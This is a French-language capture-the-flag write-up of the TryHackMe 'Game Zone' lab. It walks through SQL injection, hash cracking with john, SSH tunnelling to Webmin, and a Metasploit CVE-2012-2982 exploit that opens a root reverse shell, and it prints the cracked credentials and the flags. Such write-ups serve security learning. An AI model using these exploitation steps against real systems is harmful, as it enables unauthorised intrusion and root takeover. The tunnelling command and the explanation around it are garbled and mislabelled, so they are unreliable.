# TryHackMe - Offensive security - Game Zone

## Write-Up - Game Zone

Auteur: D1to

lien vers la box : <a href="https://tryhackme.com/room/gamezone">https://tryhackme.com/room/gamezone</a>

#### On commence par un scanner de la box :

```
PORT STATE SERVICE REASON VERSION

22/tcp open ssh syn-ack ttl 64 OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linu x; protocol 2.0)

80/tcp open http syn-ack ttl 64 Apache httpd 2.4.18 ((Ubuntu))


MAC Address: 02:94:F5:54:8F:61 (Unknown)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

On remarque la présence d'un service http sur le port 80 et un service ssh sur le port 22.

On se propose d'énumérer les sous-domaines à l'aide de dirb :

Une seule page semble intéressante : index.php . On se rend dessus :




Sur fond d'agent 47, on trouve ici deux formulaires : 1 formulaire pour se connecter et un formulaire pour rechercher des jeux.


Comme le challenge dit clairement qu'il va falloir faire une injection SQL, on en essaye une et la plus simple qu'il soit :



On tappe sur Enter et on arrive sur une page portal.php, l'injection sql a bien fonctionnée!



En testant quelques commandes classiques d'injection SQL, on comprend que c'est MySql qui tourne derrière. On se propose alors de capturer une requête à l'aide de burpsuit :



On copie la requête dans un fichier requete.txt et on va pouvoir l'utiliser pour faire tourner sqlmap.

On lance la commande suivante :

#### Et on obtient les deux databases suivantes :

Le premier est assez intéressant, on voit qu'il y a un user agent47 munit d'un mot de passe hashé.

## On fait un coup de hashid sur ce hash pour savoir son type :

```
root@ip-10-10-38-214:~# hashid hash.txt
--File 'hash.txt'--
Analyzing 'ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14'
[+] Snefru-256
[+] SHA-256
[+] RIPEMD-256
[+] Haval-256
[+] GOST R 34.11-94
[+] GOST CryptoPro S-Box
[+] SHA3-256
[+] Skein-256
[+] Skein-512(256)
--End of file 'hash.txt'--root@ip-10-10-38-214:~#
```

#### Un SHA-256!

## On peut donc utiliser john:

```
root@ip-10-10-38-214:~# john --format=raw-sha256 --wordlist=/usr/share/wordlists
/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA256 [SHA256 256/256 AVX2 8x])
Warning: poor OpenMP scalability for this hash type, consider --fork=2
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
videogamer124 (?)
1g 0:00:00:00 DONE (2023-12-21 22:20) 1.351g/s 3941Kp/s 3941Kc/s 3941KC/s vimive
ra..veluasan
Use the "--show --format=Raw-SHA256" options to display all of the cracked passw
ords reliably
Session completed.
```

## On trouve le mot de passe!

Génial, on va tenter de se connecter en SSH avec comme user agent47 et comme mot de passe videogamer124 et on obtient le premier flag :

```
agent47@gamezone:~$ cat user.txt
649ac17b1480ac13ef1e<u>4</u>fa579dac95c
```

Pour la suite, on va utiliser un ssh reverse tunelling.

Expliquons un peu ce que c'est que le SSH Reverse Tunelling.


Quand un ordinateur est protégé par des firewalls, qui empêchent la connexion d'un client sur le serveur, on peut forcer le serveur à se connecter en SSH sur le client. C'est un moyen de contourner la difficulté des firewalls et c'est une situation plutôt courante.

Pour faire cela, on commence par faire une énumération rapide et on trouve que le port 10000 est ouvert. On tappe alors la commande suivante :

ssh -L 10000:localhost:10000 [user]@[password]



On se rend sur la page locahost: 10000 dans le navigateur et on trouve :




Pour trouver la version du CMS, on se propose d'utiliser nmap de cette façon :

```
root@ip-10-10-38-214:~# nmap -sV 127.0.0.1 -p 10000 -vv
Starting Nmap 7.60 ( https://nmap.org ) at 2023-12-21 22:44 GMT
NSE: Loaded 42 scripts for scanning.
Initiating SYN Stealth Scan at 22:44
Scanning localhost (127.0.0.1) [1 port]
Discovered open port 10000/tcp on 127.0.0.1
Completed SYN Stealth Scan at 22:44, 0.22s elapsed (1 total ports)
Scanning 1 service on localhost (127.0.0.1)
Completed Service scan at 22:44, 6.03s elapsed (1 service on 1 host)
  E: Script scanning 127.0.0.1.
E: Starting runlevel 1 (of 2) scan.
mitiating NSE at 22:44
Completed NSE at 22:45, 30.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 22:45
Completed NSE at 22:45, 0.00s elapsed
Nmap scan report for localhost (127.0.0.1)
Host is up, received localhost-response (0.000067s latency).
Scanned at 2023-12-21 22:44:46 GMT for 36s
           STATE SERVICE REASON
10000/tcp open http syn-ack ttl 64 MiniServ 1.580 (Webmin httpd)
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.84 seconds
           Raw packets sent: 1 (44B) | Rcvd: 2 (88B)
```

#### On trouve la version du service :

MinServ 1.580.

Un recherche rapide sur internet nous aidera donc à savoir s'il existe une cve dessus :



## Bingo! On trouve une CVE:

CVE-2012-2982

On se propose de continuer l'exploitation avec metasploit.

On commence par démarrer metasploit :

```
root@ip-10-10-38-214:~# service postgresql start
root@ip-10-10-38-214:~# msfconsole
```

## On cherche le bon exploit :

```
Matching Modules

# Name

0 exploit/unix/webapp/webmin_show_cgi_exec

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/webapp/webmin_show_cgi_exec
```

### On le configure

```
<u>msf6</u> exploit(ı
                                                  :) > set PASSWORD videogamer124
PASSWORD => videogamer124
msf6 exploit(ı
                                         cqi exec) > set USERNAME agent47
USERNAME => agent47
<u>msf6</u> exploit(i
 !] Changing the SSL option's value may require changing RPORT!
 L => false
 <u>f6</u> exploit(
                                                ec) > set RPORT 10000
RPORT => 10000
<u>msf6</u> exploit(ı
                                        v_cgi_exec) > set RHOSTS 127.0.0.1
RHOSTS => 127.0.0.1
                                       w_cgi_exec) > set payload cmd/unix/reverse
<u>msf6</u> exploit(ı
payload => cmd/unix/reverse
```

#### On configure le payload :

```
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > set LHOST 10.10.38.214
LHOST => 10.10.38.214
```

#### Et on lance l'exploitation :

```
sf6 exploit(
 <u>f6</u> exploit(
   Started reverse TCP double handler on 10.10.38.214:4444
   Attempting to login...
   Authentication successful
  Authentication successful

    Attempting to execute the payload...

   Accepted the first client connection...
   Accepted the second client connection...
  Payload executed successfully
   Command: echo s7EZVWoywQ5Bel5K;
   Writing to socket A
   Writing to socket B
  Reading from sockets...
   Reading from socket B
   B: "s7EZVWoywQ5Bel5K\r\n"
  ] Matching...
   A is input..
 *] Command shell session 1 opened (10.10.38.214:4444 -> 10.10.243.114:42236) at 2023-12-21 23:11:07 +0000
whoami
root
```

Nous sommes root!

En fouillant dans la box, on finit par trouver le contenu de root.txt

```
cat root.txt
a4b945830144bdd71908d12d902adeee
```

La box est terminée!